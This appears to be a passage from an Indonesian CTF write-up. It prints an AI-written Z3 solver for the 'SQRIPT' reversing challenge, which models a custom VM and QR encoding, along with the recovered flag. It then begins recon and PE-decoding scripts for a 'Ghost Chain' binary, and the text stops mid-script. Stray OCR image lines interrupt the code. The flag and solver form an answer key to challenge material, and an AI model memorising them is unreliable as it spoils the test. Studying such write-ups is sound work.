    639b:       0f 1f 44 00 00          nop    DWORD PTR [rax+rax*1+0x0]
    63a0:       48 89 df                mov    rdi,rbx
    63a3:       31 f6                   xor    esi,esi
    63a5:       e8 06 1b 00 00          call   7eb0 <dlclose@plt+0x2340>
    63aa:       b8 01 00 00 00          mov    eax,0x1
    63af:       5b                      pop    rbx
    63b0:       c3                      ret
    63b1:       0f 1f 40 00             nop    DWORD PTR [rax+0x0]
    63b5:       66 66 2e 0f 1f 84 00    data16 cs nop WORD PTR [rax+rax*1+0x0]
    63bc:       00 00 00 00
    63c0:       f3 0f 1e fa             endbr64
    63c4:       53                      push   rbx
    63c5:       48 8d 15 3f 2c 06 00    lea    rdx,[rip+0x62c3f]        # 6900b <dlclose@plt+0x6349b>
    63cc:       48 8d 05 31 2c 06 00    lea    rax,[rip+0x62c31]        # 69004 <dlclose@plt+0x63494>
    63d3:       48 83 ec 20             sub    rsp,0x20
    63d7:       85 ff                   test   edi,edi
    63d9:       8b 0d 25 cc 02 00       mov    ecx,DWORD PTR [rip+0x2cc25]        # 33004 <dlclose@plt+0x2d494>
    63df:       48 8b 35 62 1c 07 00    mov    rsi,QWORD PTR [rip+0x71c62]        # 78048 <stdout@GLIBC_2.2.5>
    63e6:       64 48 8b 1c 25 28 00    mov    rbx,QWORD PTR fs:0x28
    63ed:       00 00
    63ef:       48 89 5c 24 18          mov    QWORD PTR [rsp+0x18],rbx
    63f4:       89 fb                   mov    ebx,edi
    63f6:       48 0f 45 c2             cmovne rax,rdx
    63fa:       48 89 e7                mov    rdi,rsp
    63fd:       c6 44 24 07 00          mov    BYTE PTR [rsp+0x7],0x0
    6402:       8b 10                   mov    edx,DWORD PTR [rax]
    6404:       31 ca                   xor    edx,ecx
    6406:       0f b7 0d f7 cb 02 00    movzx  ecx,WORD PTR [rip+0x2cbf7]        # 33004 <dlclose@plt+0x2d494>
    640d:       89 14 24                mov    DWORD PTR [rsp],edx
    6410:       0f b7 50 04             movzx  edx,WORD PTR [rax+0x4]
    6414:       0f b6 40 06             movzx  eax,BYTE PTR [rax+0x6]
    6418:       31 ca                   xor    edx,ecx
    641a:       83 f0 5a                xor    eax,0x5a
    641d:       66 89 54 24 04          mov    WORD PTR [rsp+0x4],dx
```

setelah itu ai saya memberikan sebuah solver untuk tahapan terakhir berikut isi daripada solvernya :

```
#!/usr/bin/env python3
"""Solver for the SQRIPT reverse-engineering challenge.

Usage:
    python3 solve_sqript.py ./main
    python3 solve_sqript.py ./main --timeout-ms 600000
    python3 solve_sqript.py ./main --verify 'IONIC{...}'

Requires the Z3 Python bindings for symbolic solving:
    python3 -m venv .venv && source .venv/bin/activate
    python -m pip install z3-solver

The --verify mode uses only the Python standard library.
"""
from __future__ import annotations

import argparse
import os
import struct
import subprocess
import sys
from pathlib import Path
from typing import Any

N_MODULES = 807
QR_SIZE = 33
QVM_INSTRUCTIONS = 0x6BEA
QVM_HEADER_SIZE = 0x14
FLAG_LENGTH = 59
```

```
def gf_mul(x: int, y: int) -> int:
    """GF(256) multiply, with the 0x11d primitive polynomial used by the Lua checker."""
    result = 0
    while y:
        if y & 1:
            result ^= x
        y >>= 1
        if x & 0x80:
            x = (x << 1) ^ 0x11D
        else:
            x <<= 1
    return result & 0xFF



def rs_divisor() -> list[int]:
    """Reproduce the challenge's 20-byte Reed-Solomon generator coefficients."""
    result = [0] * 19 + [1]
    root = 1
    for _ in range(20):
        for j in range(20):
            result[j] = gf_mul(result[j], root)
            if j < 19:
                result[j] ^= result[j + 1]
        root = gf_mul(root, 2)
    return result



def qr_data_positions() -> list[tuple[int, int]]:
    """Reproduce the Lua checker's function modules and zig-zag QR placement."""
    grid: list[list[bool | None]] = [[None] * QR_SIZE for _ in range(QR_SIZE)]
```

```
def setv(r: int, c: int, value: bool) -> None:
    if 1 <= r <= QR_SIZE and 1 <= c <= QR_SIZE:
        grid[r - 1][c - 1] = value

def finder(cy: int, cx: int) -> None:
    for dy in range(-4, 5):
        for dx in range(-4, 5):
            distance = max(abs(dx), abs(dy))
            setv(cy + dy, cx + dx, distance != 2 and distance != 4)

def alignment(cy: int, cx: int) -> None:
    for dy in range(-2, 3):
        for dx in range(-2, 3):
            setv(cy + dy, cx + dx, max(abs(dx), abs(dy)) != 1)

finder(4, 4)
finder(4, QR_SIZE - 3)
finder(QR_SIZE - 3, 4)

for i in range(9, QR_SIZE - 7):
    setv(7, i, (i % 2) == 1)
    setv(i, 7, (i % 2) == 1)

alignment(27, 27)

# This deliberately mirrors the challenge implementation rather than
# substituting a standard QR library's format-bit routine.
data, rem = 0x0B, 0x0B
for _ in range(10):
    rem = (rem << 1) ^ (0x537 if ((rem >> 9) & 1) != 0 else 0)
format_bits = ((data << 10) | rem) ^ 0x5412
```

```
for i in range(6):
    setv(i + 1, 9, ((format_bits >> i) & 1) != 0)
setv(8, 9, ((format_bits >> 6) & 1) != 0)
setv(9, 9, ((format_bits >> 7) & 1) != 0)
setv(9, 8, ((format_bits >> 8) & 1) != 0)
for i in range(9, 15):
    setv(9, 15 - i, ((format_bits >> i) & 1) != 0)
for i in range(8):
    setv(9, QR_SIZE - i, ((format_bits >> i) & 1) != 0)
for i in range(8, 15):
    setv(QR_SIZE - 14 + i, 9, ((format_bits >> i) & 1) != 0)
setv(QR_SIZE - 7, 9, True)

positions: list[tuple[int, int]] = []
upward = True
right = QR_SIZE
while right >= 2:
    if right == 7:
        right -= 1
    for step in range(1, QR_SIZE + 1):
        row = QR_SIZE - step + 1 if upward else step
        for col in (right, right - 1):
            if grid[row - 1][col - 1] is None:
                positions.append((row, col))
    upward = not upward
    right -= 2

if len(positions) != N_MODULES:
    raise ValueError(f"QR position count mismatch: {len(positions)} != {N_MODULES}")
return positions
```

```
def qr_bits_concrete(flag: str) -> list[int]:
    """Concrete copy of the Lua byte-mode encoder, useful for --verify."""
    data = flag.encode("ascii")
    bits: list[int] = []

    def push(value: int, count: int) -> None:
        bits.extend((value >> i) & 1 for i in range(count - 1, -1, -1))

    push(4, 4)      # QR byte mode
    push(len(data), 8)
    for ch in data:
        push(ch, 8)
    for _ in range(min(4, 640 - len(bits))):
        bits.append(0)
    while len(bits) % 8:
        bits.append(0)

    codewords = [sum(bits[i + j] << (7 - j) for j in range(8))
                 for i in range(0, len(bits), 8)]
    pads = (0xEC, 0x11)
    pad_index = 0
    while len(codewords) < 80:
        codewords.append(pads[pad_index])
        pad_index = 1 - pad_index

    remainder = [0] * 20
    divisor = rs_divisor()
    for byte in codewords:
        factor = byte ^ remainder.pop(0)
        remainder.append(0)
        for i in range(20):
            remainder[i] ^= gf_mul(divisor[i], factor)
```

```
    raw: list[int] = []
    for byte in codewords + remainder:
        raw.extend((byte >> i) & 1 for i in range(7, -1, -1))

    result: list[int] = []
    for i, (row, col) in enumerate(qr_data_positions()):
        bit = raw[i] if i < len(raw) else 0
        if ((row - 1 + col - 1) % 3) == 0:
            bit ^= 1
        result.append(bit)
    return result



def load_qvm(binary: bytes) -> tuple[int, list[tuple[int, int, int, int, int]]]:
    marker = binary.find(b"QVM1")
    if marker < 0:
        raise ValueError("Could not find the QVM1 marker in the binary")
    if binary.find(b"QVM1", marker + 1) >= 0:
        raise ValueError("Found multiple QVM1 markers; refusing ambiguous input")
    end = marker + QVM_HEADER_SIZE + QVM_INSTRUCTIONS * 8
    if end > len(binary):
        raise ValueError("QVM instruction stream extends beyond the binary")

    instructions = []
    for pc in range(QVM_INSTRUCTIONS):
        off = marker + QVM_HEADER_SIZE + pc * 8
        op, dst, a, c = binary[off:off + 4]
        imm = struct.unpack_from("<I", binary, off + 4)[0]
        instructions.append((op, dst, a, c, imm))
    if instructions[-1] != (7, 0, 0, 0, 0):
        raise ValueError("QVM does not end with the expected HALT instruction")
```

```
    return marker, instructions


def vm_concrete(instructions: list[tuple[int, int, int, int, int]],
                qvm_header_offset: int, binary: bytes, input_bits: list[int]) -> bool:
    """Execute the QVM instruction set concretely (without Z3)."""
    regs = [0] * 16
    scratch = [0] * 128
    mismatch = 0

    for pc, (op, dst, a, c, imm) in enumerate(instructions):
        if (dst | a | c) > 15:
            return False
        if op == 0:           # scratch[imm] = regs[a]
            if dst != 0 or c != 0 or imm > 127:
                return False
            scratch[imm] = regs[a]
        elif op == 1:         # regs[dst] = regs[a] >> imm
            if c != 0 or imm > 31:
                return False
            regs[dst] = regs[a] >> imm
        elif op == 2:         # regs[dst] = regs[a] << imm (32-bit)
            if c != 0 or imm > 31:
                return False
            regs[dst] = (regs[a] << imm) & 0xFFFFFFFF
        elif op == 3:         # regs[dst] = scratch[imm]
            if a != 0 or c != 0 or imm > 127:
                return False
            regs[dst] = scratch[imm]
        elif op == 4:         # load header constant 0 or 1
            if a != 0 or c != 0 or imm > 1:
                return False
```

```
            regs[dst] = struct.unpack_from("<I", binary, qvm_header_offset + 12 + imm * 4)[0]
        elif op == 5:         # AND
            if imm != 0:
                return False
            regs[dst] = regs[a] & regs[c]
        elif op == 6:         # accumulate inequality
            if dst != 0 or imm != 0:
                return False
            mismatch |= regs[a] ^ regs[c]
        elif op == 7:         # HALT
            return (dst, a, c, imm) == (0, 0, 0, 0) and pc == len(instructions) - 1 and mismatch == 0
        elif op == 8:         # XOR
            if imm != 0:
                return False
            regs[dst] = regs[a] ^ regs[c]
        elif op == 9:         # input[imm]
            if a != 0 or c != 0 or imm >= len(input_bits):
                return False
            regs[dst] = input_bits[imm]
        elif op == 10:        # MOVE
            if c != 0 or imm != 0:
                return False
            regs[dst] = regs[a]
        else:
            return False
    return False


def make_z3_gf_multiplier(z3: Any):
    """Return GF(256) multiplication by a constant as an 8-bit linear map."""
    cache: dict[int, list[list[int]]] = {}
```

```
    def gf_mul_symbolic(value: Any, coefficient: int) -> Any:
        if coefficient not in cache:
            matrix: list[list[int]] = []
            for out_bit in range(7, -1, -1):
                used_inputs = []
                for in_bit in range(8):
                    product = gf_mul(1 << in_bit, coefficient)
                    if (product >> out_bit) & 1:
                        used_inputs.append(in_bit)
                matrix.append(used_inputs)
            cache[coefficient] = matrix

        output_bits = []
        for used_inputs in cache[coefficient]:
            if not used_inputs:
                output_bits.append(z3.BitVecVal(0, 1))
                continue
            expr = z3.Extract(used_inputs[0], used_inputs[0], value)
            for in_bit in used_inputs[1:]:
                expr = expr ^ z3.Extract(in_bit, in_bit, value)
            output_bits.append(expr)
        return z3.Concat(*output_bits)

    return gf_mul_symbolic



def build_symbolic_qr(z3: Any, solver: Any, chars: list[Any]) -> list[Any]:
    """Create the 807 masked QR modules as Z3 Bool expressions."""
    bits: list[Any] = []

    def push_const(value: int, count: int) -> None:
        bits.extend(z3.BitVecVal((value >> i) & 1, 1)
```

```
            for i in range(count - 1, -1, -1))

push_const(4, 4)
push_const(FLAG_LENGTH, 8)
for ch in chars:
    bits.extend(z3.Extract(i, i, ch) for i in range(7, -1, -1))
for _ in range(min(4, 640 - len(bits))):
    bits.append(z3.BitVecVal(0, 1))
while len(bits) % 8:
    bits.append(z3.BitVecVal(0, 1))

codewords = [z3.Concat(*bits[i:i + 8]) for i in range(0, len(bits), 8)]
pad_values = (0xEC, 0x11)
pad_index = 0
while len(codewords) < 80:
    codewords.append(z3.BitVecVal(pad_values[pad_index], 8))
    pad_index = 1 - pad_index

gf_mul_symbolic = make_z3_gf_multiplier(z3)
remainder = [z3.BitVecVal(0, 8) for _ in range(20)]
divisor = rs_divisor()
for byte in codewords:
    factor = byte ^ remainder.pop(0)
    remainder.append(z3.BitVecVal(0, 8))
    for i in range(20):
        remainder[i] = remainder[i] ^ gf_mul_symbolic(factor, divisor[i])

raw_bits = []
for byte in codewords + remainder:
    raw_bits.extend(z3.Extract(i, i, byte) == z3.BitVecVal(1, 1)
                    for i in range(7, -1, -1))
```

```
    modules = []
    for i, (row, col) in enumerate(qr_data_positions()):
        bit = raw_bits[i] if i < len(raw_bits) else z3.BoolVal(False)
        if ((row - 1 + col - 1) % 3) == 0:
            bit = z3.Not(bit)
        modules.append(bit)
    if len(modules) != N_MODULES:
        raise ValueError(f"Unexpected module count {len(modules)}")
    return modules



def add_symbolic_vm_constraints(z3: Any, solver: Any,
                                instructions: list[tuple[int, int, int, int, int]],
                                input_bits: list[Any],
                                binary: bytes,
                                qvm_header_offset: int) -> None:
    """Symbolically execute QVM using true 32-bit register semantics.

    The earlier Boolean abstraction was incorrect for SHL: shifting a bit value
    1 left by n produces 2**n, not False. The native VM uses uint32-style
    registers, so every register and scratch slot is represented as BitVec(32).
    """
    zero = z3.BitVecVal(0, 32)
    one = z3.BitVecVal(1, 32)
    regs = [zero for _ in range(16)]
    scratch = [zero for _ in range(128)]
    halted = False

    def input_as_u32(bit: Any) -> Any:
        return z3.If(bit, one, zero)

    for pc, (op, dst, a, c, imm) in enumerate(instructions):
```

```
if (dst | a | c) > 15:
    raise ValueError(f"Invalid register field at PC {pc}")
if op == 0:  # STORE scratch[imm] = regs[a]
    if dst != 0 or c != 0 or imm > 127:
        raise ValueError(f"Invalid STORE instruction at PC {pc}")
    scratch[imm] = regs[a]
elif op == 1:  # SHR, logical 32-bit shift
    if c != 0 or imm > 31:
        raise ValueError(f"Invalid SHR instruction at PC {pc}")
    regs[dst] = z3.LShR(regs[a], imm)
elif op == 2:  # SHL, 32-bit shift with wraparound
    if c != 0 or imm > 31:
        raise ValueError(f"Invalid SHL instruction at PC {pc}")
    regs[dst] = regs[a] << imm
elif op == 3:  # LOAD scratch
    if a != 0 or c != 0 or imm > 127:
        raise ValueError(f"Invalid LOAD scratch instruction at PC {pc}")
    regs[dst] = scratch[imm]
elif op == 4:  # Load actual uint32 constant from the QVM header
    if a != 0 or c != 0 or imm > 1:
        raise ValueError(f"Invalid CONST instruction at PC {pc}")
    value = struct.unpack_from("<I", binary, qvm_header_offset + 12 + imm * 4)[0]
    regs[dst] = z3.BitVecVal(value, 32)
elif op == 5:  # bitwise AND
    if imm != 0:
        raise ValueError(f"Invalid AND instruction at PC {pc}")
    regs[dst] = regs[a] & regs[c]
elif op == 6:  # equality check; native code accumulates XOR mismatch
    if dst != 0 or imm != 0:
        raise ValueError(f"Invalid CHECK instruction at PC {pc}")
    solver.add(regs[a] == regs[c])
elif op == 7:  # HALT
```

```
            if (dst, a, c, imm) != (0, 0, 0, 0) or pc != len(instructions) - 1:
                raise ValueError(f"Invalid HALT instruction at PC {pc}")
            halted = True
            break
        elif op == 8:  # bitwise XOR
            if imm != 0:
                raise ValueError(f"Invalid XOR instruction at PC {pc}")
            regs[dst] = regs[a] ^ regs[c]
        elif op == 9:  # INPUT: QR module bit converted to uint32 0 or 1
            if a != 0 or c != 0 or imm >= len(input_bits):
                raise ValueError(f"Invalid INPUT instruction at PC {pc}")
            regs[dst] = input_as_u32(input_bits[imm])
        elif op == 10:  # MOVE
            if c != 0 or imm != 0:
                raise ValueError(f"Invalid MOVE instruction at PC {pc}")
            regs[dst] = regs[a]
        else:
            raise ValueError(f"Unknown QVM opcode {op} at PC {pc}")

    if not halted:
        raise ValueError("QVM did not reach HALT")



def verify_with_native(binary_path: Path, flag: str) -> tuple[bool, str]:
    try:
        run = subprocess.run(
            [str(binary_path.resolve())], input=(flag + "\n").encode(),
            stdout=subprocess.PIPE, stderr=subprocess.STDOUT, timeout=10, check=False,
        )
    except (OSError, subprocess.TimeoutExpired) as exc:
        return False, f"Could not execute native binary: {exc}"
    output = run.stdout.decode("utf-8", errors="replace").strip()
```

```
    return run.returncode == 0 and "Yeay!!!" in output, output



def solve(binary_path: Path, timeout_ms: int) -> str:
    try:
        import z3  # type: ignore
    except ImportError as exc:
        raise RuntimeError(
            "The Z3 Python bindings are missing. Install them in Kali with "
            "'python3 -m venv .venv && source .venv/bin/activate && "
            "python -m pip install z3-solver'."
        ) from exc

    binary = binary_path.read_bytes()
    qvm_offset, instructions = load_qvm(binary)

    # The model is quantifier-free bit-vector logic (plus Bool expressions).
    # Selecting QF_BV avoids treating the 32-bit VM as an untyped general SMT problem.
    solver = z3.SolverFor("QF_BV")
    solver.set(timeout=timeout_ms)
    chars = [z3.BitVec(f"flag_{i:02d}", 8) for i in range(FLAG_LENGTH)]

    prefix = b"IONIC{"
    for i, value in enumerate(prefix):
        solver.add(chars[i] == value)
    solver.add(chars[-1] == ord("}"))
    for ch in chars[6:-1]:
        solver.add(z3.UGE(ch, 0x21), z3.ULE(ch, 0x7E))

    print(f"[+] QVM marker at file offset 0x{qvm_offset:x}")
    print(f"[+] Parsed {len(instructions):,} QVM instructions")
    print("[+] Building QR byte-mode and Reed-Solomon constraints...")
```

```
    modules = build_symbolic_qr(z3, solver, chars)
    print("[+] Translating QVM operations into Z3 constraints...")
    add_symbolic_vm_constraints(z3, solver, instructions, modules, binary, qvm_offset)
    print(f"[+] Solving with Z3 (timeout {timeout_ms} ms)...")

    result = solver.check()
    if result != z3.sat:
        if result == z3.unknown:
            raise RuntimeError(f"Z3 returned unknown: {solver.reason_unknown()}")
        raise RuntimeError(f"No flag satisfies the model (solver result: {result})")

    model = solver.model()
    flag = bytes(model.eval(ch, model_completion=True).as_long() for ch in
chars).decode("ascii")

    # Check using our concrete implementation before calling the original.
    concrete_modules = qr_bits_concrete(flag)
    if not vm_concrete(instructions, qvm_offset, binary, concrete_modules):
        raise RuntimeError("Z3 candidate did not pass the concrete QVM emulator")

    ok, output = verify_with_native(binary_path, flag)
    if not ok:
        raise RuntimeError("Candidate failed native binary verification: " + output)

    print("[+] Native binary verification passed:")
    print(output)
    return flag


def verify_candidate(binary_path: Path, flag: str) -> int:
    if len(flag) != FLAG_LENGTH:
        print(f"[-] Flag must be {FLAG_LENGTH} characters; got {len(flag)}")
```

```
        return 1
    try:
        binary = binary_path.read_bytes()
        qvm_offset, instructions = load_qvm(binary)
        modules = qr_bits_concrete(flag)
    except (OSError, ValueError, UnicodeEncodeError) as exc:
        print(f"[-] Error: {exc}")
        return 1
    vm_ok = vm_concrete(instructions, qvm_offset, binary, modules)
    native_ok, output = verify_with_native(binary_path, flag)
    print(f"[+] Concrete QR/QVM emulator: {'PASS' if vm_ok else 'FAIL'}")
    print(f"[+] Native binary: {'PASS' if native_ok else 'FAIL'}")
    print(output)
    return 0 if vm_ok and native_ok else 1


def main() -> int:
    parser = argparse.ArgumentParser(description="Solve the SQRIPT QVM reverse-engineering challenge")
    parser.add_argument("binary", nargs="?", default="./main", help="path to challenge ELF (default: ./main)")
    parser.add_argument("--timeout-ms", type=int, default=600000, help="Z3 timeout in milliseconds (default: 600000)")
    parser.add_argument("--verify", metavar="FLAG", help="verify a candidate without requiring Z3")
    args = parser.parse_args()
    binary_path = Path(args.binary)

    if not binary_path.is_file():
        print(f"[-] Binary not found: {binary_path}", file=sys.stderr)
        return 2


    if args.verify is not None:
```


```
        return verify_candidate(binary_path, args.verify)

    try:
        flag = solve(binary_path, args.timeout_ms)
    except Exception as exc:
        print(f"[-] {exc}", file=sys.stderr)
        return 1

    print("\n[+] FLAG:")
    print(flag)
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
```





dan outputnya ini flag berhasil di dapatkan!

FLAG : IONIC{y34y_c0n9r47ul4710n5_y0u_50lv3d_7h3_5qr1p7_ch4ll3ng3}

Ghost Chain

link ai : https://claude.ai/share/177c6791-f5fc-457d-8bd8-e37c3de26c72

di challenge ini pengerjaan saya dibantu ai langkah langkahnya kita recon awal seperti biasa


deadbeef㉿kali)-[~/Downloads]

└─$ file ghostchain.exe

objdump -h ghostchain.exe # daftar section


objdump -x ghostchain.exe | sed -n '/Import/,$p'

strings -a -n 4 ghostchain.exe | head -100



```
python3 - <<'E'
import struct
d = open('ghostchain.exe','rb').read()
pe = struct.unpack('<I', d[0x3c:0x40])[0]
ns = struct.unpack('<H', d[pe+6:pe+8])[0]
so = struct.unpack('<H', d[pe+0x14:pe+0x16])[0]
img = bytearray(0x10000)
img[0:0x400] = d[0:0x400]
sh = pe + 0x18 + so
for i in range(ns):
    s = d[sh+i*0x28: sh+i*0x28+0x28]
    vs, va, rs, ro = struct.unpack('<4I', s[8:24])
    if ro and rs: img[va:va+rs] = d[ro:ro+rs]
open('img.bin','wb').write(img)
E


# disassemble (ganti start/stop sesuai kebutuhan)
objdump -D -b binary -m i386:x86-64 -M intel --adjust-vma=0x140000000 \
  --start-address=0x140004000 --stop-address=0x1400044c0 img.bin | grep -v -E "\snop|data16"
```



disini temuan menurut ai adalah

header MZAR valid sebagai instruksi jmp juga ad itu di alamt 0x1400002d0 lompat ke 0x140004000

setelah itu ai memberikan sebuah script untuk membuktikan temuan seednya dengan menggunakan script python :

```
# dec.py
import struct
d = open('ghostchain.exe','rb').read()


def fnv(b, h=0x811c9dc5):
    for c in b: h = ((h ^ c) * 0x1000193) & 0xffffffff
    return h


def rol(x, n): return ((x << n) | (x >> (32 - n))) & 0xffffffff

